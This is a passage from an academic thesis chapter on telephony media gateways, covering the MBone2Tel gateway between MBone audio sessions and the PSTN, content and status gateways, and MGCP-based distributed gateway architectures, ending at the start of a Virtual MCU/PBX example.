The subsequent section discusses an MBone2Tel media gateway as a specific example. We started our research work on gateways in telephony and IP Telephony systems with this design in 1998. It provides interworking between MBone and PSTN subscribers.

Motivation, Requirements and Constraints

The MBone forms the IP Multicast Backbone [53] of the Internet. It is in operation since 1992 and either routes multicast traffic directly or connects “multicast islands” via unicast IP tunnels. Originally it was meant to be a research environment in the multicast area. It quickly became a valuable resource for users outside this specific domain as well. Today it is especially used for the transmission of presentations, talks and entertainment events as well as for multi-party sessions between research and education institutions. MBone audio and video conferencing is well supported by a number of applications. Even easy-to-use tools for the archival and later replay of MBone sessions exist [66].

[1] A comparable functionality can also be provided by combining a MBone2H323 and an H.323–SIP gateway.

The described MBone features are rather appealing. However, the range of users that actually benefit from it is unfortunately limited. This is due to a number of reasons. Even though IP multicast has been used for years now, it is still considered a somewhat uncommon feature and is not yet available for all users on all platforms. Multicast data is usually not forwarded to point-to-point dial-up links. Since many people access the Internet over exactly such links they have to establish IP-IP tunnels across their access connection. This imposes an additional burden on the Internet Service Provider (ISP) and the end user. Additionally, in many situations access bandwidth, hardware resources or the available software for the used devices are not sufficient for using attractive MBone services directly. A mobile user with a GSM cell phone with data transmission support is a typical example in this context. For such a user the limitations remain even though he may have - at least temporarily - some sort of connectivity to the Internet[1].

Many of the described limitations can be coped with by making MBone audio conferencing services available to also IP Telephony users[2] or PSTN subscribers. [62] describes another, orthogonal approach to connect telephony users to the MBone. It especially targets H.320 [74] *terminals* and therefore restricts the range of potential subscribers. Figure 6.6 depicts its intended setup and indicates usage scenarios. The gateway needs to be located between the MBone and the counterpart that the served subscribers make use of.




Figure 6.6: MBone2Tel system setup

The gateway aims to provide a basic service that forwards audio content bi-directionally between MBone audio conferencing sessions and the PSTN. The implementation uses already available and proved components and concentrates on enhancing and integrating them in a new way. An appropriate design needs to keep the operational overhead for a regular service as small as possible while still retaining a maximum of configuration flexibility.

[1] Even applications like *mTunnel* [126] which allow to easily build up and use multicast tunnels are no adequate means to provide access to the services if the devices do not support the desired MBone applications or if the available bandwidth is just insufficient. A GSM data connection with an effective data rate of 9600 bps allows for data transfer and system control. However, it does not permit real-time audio transfer over IP.

[2] IP Telephony users do usually not rely on multicast support. So the requirements and constraints are less strict.

MBone2Tel System Design

Figure 6.7 depicts general requirements for our design. Those are met by observing the concepts and rules that have been introduced in Chapter 3.




Figure 6.7: Design goals

Our example does not implement the MBone specific part of the system from scratch. Instead it encapsulates and enhances an application that already exists and represents the state of the art with regard to supported audio encodings and adaptivity to varying network conditions. Keeping the interfaces towards this application as small and universal as possible allows to benefit from advances in this base tool without having to adapt the gateway itself. This encapsulation is a general strategy that has proved to be efficient and valuable.

The design needs to avoid that the intended audience gets restricted by means of special hardware or software requirements. Additionally, we have to be aware that the true benefit of the gateway can only result from flexible and convenient control facilities. Finally, it is our goal to develop components which can easily be adapted and combined to support further scenarios of our classification in Figure 6.2.

Figure 6.8 shows the building blocks of our gateway design as well as the interactions between those. The design shows the familiar structure of a media interface unit that is controlled and parameterized by a central control unit. This control unit determines the true power of the system. It also forms the important distinguishing part between variations of the system for various further domains and application scenarios.




Figure 6.8: MBone2Tel building blocks and interactions

The low level media interfaces are usually well understood and can easily be replaced. In our figure they are indicated as shaded boxes. The white boxes are responsible for the selection of an appropriate MBone session that a user joins and for general system control. The subsequent sections discuss the media interworking and control part in more detail.

Media Interworking Details

Figure 6.9 describes the part of the gateway that is responsible for audio forwarding. It is formed of interacting modules. The audio interface towards the MBone receives and decodes the incoming multicast data stream from the IP network. It encodes and sends it when the phone user speaks. The system module is not implemented from scratch but makes use of the MBone tool *rat* ("robust audio tool") [65]. This application is able to process and replay RTP media streams to an audio device. This functionality forms a good starting point for our interworking task. A modification and extension allows to arbitrary route media data using interprocess communication (IPC) mechanisms[1] as a generic interface. This procedure follows our component re-use approach. As an implication the overall system benefits from the features that the existing components already provide. *rat* incorporates advanced jitter compensation, redundant audio transmission mechanisms and error correction. It can also automatically adapt to varying network conditions. These mechanisms are typically enhanced with every new version of the application. Modularization and encapsulation lets us gain benefits resulting from this practice without further modifications to the gateway itself. Figure 6.9 visualizes the layering of functionality for media forwarding. The horizontal arrow indicates our well-known internal connection point between conceptual blocks towards the connected gateway sides. The system generally uses a uniform 16 bit signed little-endian audio format for internal media exchanges between modules. This ensures extensibility. It also allows for the integration of a synthetic speech generation and a speaker independent single-word speech and DTMF (Dual Tone Multiple Frequency) recognition module. The system control core connects them to each of the transmission interfaces in a kind of a switch fabric.

The other main system component is the audio interface towards the PSTN. It waits for incoming calls or originates them, establishes a connection and sends audio data. In order to limit the variety of internal system interfaces the module uses the isdn4linux [207] modem emulation API and strictly follows a layered approach for accessing the low level interfaces. In our prototype this is either a voice modem on an analog line or an ISDN card. The modem emulation hides both behind the same generic serial device interface that supports an enhanced AT voice modem command set [183].

This section does not discuss media adaptation mechanisms. They are covered in Section 6.3. For our purpose the selection or adaptation of an appropriate encoding on the IP side is left to the original *rat* component.

[1] The extension is still application specific and involves the active modification of the program source code. Our additional code needs to be linked with it. In Section 7.2.4 we discuss an even more generic approach with an enhanced /dev/dsp interface. This approach allows to use the application with no modification at all.




Figure 6.9: Component-based audio forwarding

Internal and External System Control

The forwarding of audio content is typically strictly determined by the characteristics of the connected systems and the encoding they use. The design and implementation of this system part is therefore usually straight-forward. In contrast to this there is a wide variety of potential control mechanisms. Only appropriate gateway control mechanisms enable the widespread and convenient use of the service. Figure 6.10 depicts the most important functions that need to be supported.




Figure 6.10: Classification of control aspects covered by the MBone2Tel gateway

This chapter is dedicated to media gateways. A discussion of the control functionality is much more in the scope of signaling gateways. It is therefore restricted to the categorization in Figure 6.11 and a reference to [14] is given. Our original publication presents a more comprehensive description of the supported gateway feature set. The system design supports

all the control options that Figure 6.11 describes. The last option is of specific interest. It represents a hybrid approach that combines standard telephony media transport and an IP link for system control. This link needs to provide a low bandwidth only. It supports mobile users that were explicitly mentioned in the motivation and requirements section. Control and media streaming do not have to be performed in parallel but can be activated and used in sequential order. They can e.g., use a GSM data connection for gateway control but then receive media data via their standard voice link.




Figure 6.11: Mapping of control information

There are alternative ways for the connection and interaction of the several control modules. In our design they are combined in an individual manner. Meanwhile there are powerful standardized means for a better practice. The MBus technology is an appropriate technical mechanism that supports our generic component-based approach.

The MBus defines a common backplane for connecting various parts of a component-based local or distributed multimedia system. It has been developed and widely used as part of the MERCI [32] project and its successor MECCANO [215] activities. Meanwhile it is standardized as RFC 3259 [125]. The framework provides an enabling technology for building light-weight distributed applications and allows for the ad-hoc cooperation of modules. A standardized interface allows to easily encapsulate functionality and to hide the particular specifics of different applications, programming languages as well as the deployment of system parts across host boundaries.

The MBus mechanisms do not deal with media transfer aspects. This task remains for other existing entities that are just controlled in a flexible and extensive manner. [124] proposes the usage for a call control engine and a controller and develops call control primitives for call control services. These activities and the existing support for appropriate security mechanisms show the potential of the framework. We consider it a prominent candidate for the future coordination of gateway components as well. Unfortunately it was not available at the time of our initial design and implementation of the MBone2Tel prototype. Future extensions or designs should, however, consider using it as a generic and powerful option [125].




Figure 6.12: Mbus architecture and properties

MBone2Tel Summary

Our MBone2Tel design and implementation was the first of its kind for the described purpose. Apart from its immediate practical benefit it has proved to be a valuable starting point for investigating and enhancing media gateway functionality. Its design also formed and forms the basis for other gateways e.g., between the MBone and IP Telephony protocols like H.323 and SIP. These re-use functionality that has been investigated in the general scope of our activities and exchange specific building blocks.

6.3 Mapping Between Media Encoding Characteristics

The concept of mapping between different media characteristics and encodings is very prominent. Especially in heterogeneous environments it forms a powerful mechanism and has been targeted by a considerable number of research activities.

6.3.1 General Problem Characteristics and Approaches

Let us introduce a typical scenario and name alternative terms that are also frequently used to describe the concepts that we have categorized as belonging to this type of media gateways. Multiple different individual receivers or groups of these often interact with just one sender that does not treat them individually. The participants use devices with different processing power as well as with a variety of specific output capabilities. Finally there is a large range of network conditions and constraints. The resulting number of combinations of individual characteristics is considerable. Gateways are an appropriate way for coping with this situation because they reduce the number of relations[1] and can even dynamically adapt to different

[1] We have discussed a comparable reduction of combinations in Figure 4.5 in Section 4.2 on signaling gateways already.

characteristics of transmission systems or end-systems. Additionally, they often make end-systems usable without having to individually modify them. There are numerous activities in this area. We basically restrict our discussion to indicating them and showing their concepts and entities as means that can be "inserted" with the media streams that we handle. [118] categorizes so-called QoS filters as valuable means to fit the needs of heterogeneous receivers. It distinguishes codec-, frame-dropping-, frequency-, mixing-, re-quantization- and slicing filters and shows signaling protocol means to control and parameterize these. [177, 22, 158] give valuable additional references to the state of the art and individual activities in the area.

6.3.2 Specific Example

We postpone a more detailed discussion of an example for the mechanisms to Chapter 7. In Section 7.2.3 we show an integrated scenario where media and signaling interworking tasks are handled in parallel. The resulting system integrates resource limited decomposed end-systems in a heterogeneous scenario and makes use of a dedicated transcoding of an audio stream to a lower bit-rate.

6.4 Mapping Between Information Representations

Gateways that map between different information representations or between content and control or status data cover a large area. This area is not in the main focus of this thesis. Whether its specific devices should even be regarded as gateways can be discussed controversially. There are situations where content is available in a representation that does not conform to the requirements of a potential receiver. Devices that can be introduced in the transmission path and that perform a transparent modification obviously exist. Such a scenario however differs from another where data is originally stored and transmitted in the way that is finally consumed. This aspect serves as important distinguishing criterion for us. It allows to differentiate a content gateway from e.g., a dedicated content server[1]. We mainly discuss this class of gateways in order to fully cover our classification scheme and to once more show the universality of our generalized gateway model and design strategy. Our practical work shows how simple and yet efficient a multitude of specific application requirements in our research area can be met. However, the specific details and resulting feature set of the investigated examples are out of the main scope of our discussion. We therefore restrict our discussion to naming examples and highlighting their specifics in schematic figures.

[1] In our classification we consider a device that transparently transforms HTML content into a corresponding audio representation as a content gateway. This is due to the fact that the served HTML pages primarily exist for viewing with an HTML renderer only and are not even intended for audio access.

6.4.1 General Problem Characteristics and Approaches

Mapping between different information representations allows users to access data in a way that fits their individual needs in a special use scenario. In the IP Telephony domain it lets subscribers use a phone to access specific non audio content or to get an information about a status or status change.




Figure 6.13: Gateways between different information representations

Figure 6.13 illustrates that the gateway mechanisms can not only be used for retrieval. They are also involved in the generation of content from the spoken word or remote control operations that get triggered by a phone.

6.4.2 Specific Example

Content gateways can be considered as a special form of media gateways. Instead of just changing the encoding or transmission technology for a media stream, they are used to change the representation of an information.

Mapping Between Different Content Representations

The telephone audio access to text information forms a prominent example for such a use case. Figure 6.14 shows the schematics of a gateway that enables a user to retrieve HTML (hypertext markup language) content from an IP network and listen to an audio representation of that content on a phone. Additionally, the gateway lets people navigate through linked pages. This is done by acoustically differentiating hyperlinks and giving the user the chance to follow them. The system fulfills all the basic criteria for a media gateway and gains its specific benefit from the described navigation enhancements. We have implemented it as a prototype with components that are derived from the MBone2Tel gateway.




Figure 6.14: “Voice access to content” with component re-use from MBone2Tel

A detailed discussion of the extensions is given in [50] and was initially investigated in a supervised diploma thesis. We have integrated the concepts with our existing gateway core. The extensions parse an HTML page and generate an appropriate audio representation of its content and layout. Hyperlinks are marked especially and are presented as selection options for voice or DTMF menu-based navigation. There is recently a number of related publications that also cover this topic [233] and include a more comprehensive discussion of specific markup and control mechanisms like Voice XML (VXML) [171].

Mapping Between Content and Control Information

The information mapping approach can not only be applied to content data. Extending the view to status data covers an even broader area. In the IP Telephony domain such information often becomes available as part of the signaling activities or can be derived or aggregated from them. Figure 6.15 depicts two specific examples. The gateway on the left generates an audio information as result of a status change. The example on the right shows that media content can be analyzed to provide a status information.

[38] describes the positive effects of a visible voice activity feedback within an audio conference. Its participants do often not know each other and have no visual impression about who is speaking at a specific time. This makes the correct mapping of the perceived spoken word to a certain speaker a difficult task. Mbone applications typically consider this fact by showing a voice activated graphical speaker indication [145].

A comparable information is not directly accessible for a conference participant with a conventional or IP phone. However, very often the conference unit has Internet access and also the phone call is originated from a place where it is possible to use an IP connection to the




Figure 6.15: Mapping between different information representations

control unit[1]. A gateway that extracts and aggregates status information from the incoming media data can provide a *supplementary service* for the conference users. For that purpose it makes the additional information available for download with e.g., a WWW browser or a dedicated application. Alternatively, it can push it there.

We have tested this approach with our Virtual MCU testbed that we describe in Section 6.5. A gateway component spreads the activity information via unicast to a Java applet running at the participants side. The applet visualizes the information by raising a graphical flag for the participant who is currently speaking. The described solution is also adaptable for usage in classic telephony conferences. The appropriate activity information is available for the central operator in their MCUs. They can provide it as a gateway-based simple but powerful *supplementary service*.

6.5 Distributed Systems with Multiple Coordinated Media Gateways

Media gateways can operate individually. However, a number of even more powerful opportunities emerge if we deploy multiple of them. Under coordinated control and with appropriate signaling enhancements they fulfill the requirements of sophisticated individual application scenarios. Ad-hoc multi-party conferences for IP Telephony, PSTN and MBone participants form one of these scenarios. Even more important is the fact that distributed media gateways meanwhile form the basis of full-featured IP PBX systems.

[1]This discussion is similar to the one for the signaling interfaces of the MBone2tel gateway in Section 6.2.2. Even a non-multicast or low bandwidth link turns out to be very valuable for the purpose that we describe.

6.5.1 General Problem Characteristics and Approaches

The coordinated control of multiple media gateways has an obvious counterpart in the traditional POTS. A network of interacting signaling entities control switches on the media plane in recent wide area telephony systems that utilize the Signaling System SS7 [71].

ETSI TIPHON [44] has proposed a corresponding architecture that adapts the concept for IP-based networks and their interworking with the traditional telephony system. This architecture proposes media gateways and media gateway controllers that coordinate their work. Additionally, it envisions signaling gateways for the interaction with the traditional signaling networks. The architecture is agreed upon by both the ITU-T as well as the IETF and there are multiple activities to develop and standardize the technical details of the protocols for the interaction between the distributed parts. [216] gives a good summary and comparison of these initiatives.

Figure 6.16 shows the concept and components for the combined handling of media and signaling conversion at the interaction points between the traditional telephony system and new IP Telephony installations.




Figure 6.16: MGCP distributed architecture

The MGCP approach and standardization is based on the abstraction of the two components endpoint and connection. It intentionally first concentrates on the interworking of the conventional telephone system with IP Telephony-based solutions. Figure 6.17 visualizes the way that media gateway controllers and media gateways interact and the protocol primitives that they use.

The name of the MGCP protocol seems to indicate that it is particularly intended for gateways. However, its usage is not restricted to interacting with dedicated infrastructure components. The standardization describes so-called residential gateways as specific access points for traditional telephones. If we combine both such a gateway and the phone itself in just one device we form a new kind of IP phone. This approach has meanwhile led to the availability of MGCP firmware for custom IP phones [228]. This allows to control a central PBX-like instance to control the end-systems in a standardized manner. We can re-identify this concept in our subsequent specific “Virtual PBX” example in the subsequent section.

Standardization in this area is an ongoing process. It covers the concepts that we describe in the specific examples in the next section. These examples were designed and implemented at




Figure 6.17: MGCP entities and interactions

a point when the MGCP standardization had not yet taken place. Figure 6.18 visualizes this fact.




Figure adapted from [216]

Figure 6.18: Time-line of ongoing standardization in the media gateway control domain

6.5.2 Specific Example – Virtual MCU and PBX

An analysis of the potential of using multiple MBone2Tel gateways reveals two main aspects which are related to specific use cases. The first case that we investigate assumes no additional modifications to the gateways. The benefit of their distributed operation simply results from the use of the multicast mechanism for media exchange. One specific gateway subscriber can now announce an MBone session. That gives other subscribers the chance to join this session via their individual gateways. Together they join an ad-hoc multi-party conference. Such a scenario is otherwise still difficult to set up. Especially if the count of PSTN participants exceeds a small number[1] it usually needs to be planned and arranged with an MCU provider in advance. In contrast to this situation a multicast session that all the participants share

[1] Basic ISDN conferences are usually limited to just three participants.

provides a “virtual MCU” in our case. The important thing to note is that there is no need to only involve just one MBone participant. We can see the interesting case that gateways provide *supplementary services* by just making specific mechanisms or resources available to a greater public. There is also no need to deploy any other additional entities on the multicast side. The scenario even scales because it distributes functionality to all involved gateways instead of providing it in one centralized and more cost-efficient entity.

The gateways remain decoupled in our first scenario. The conference setup follows the well-known MBone rendezvous concept. Let us inspect the implications of trying to support the alternative alerting concept in our discussion of the second deployment and combination aspect. We form a new powerful service by combining multiple gateways and by finding an appropriate and efficient way to control these. The resulting system is a “Virtual PBX” that is shown in Figure 6.19.

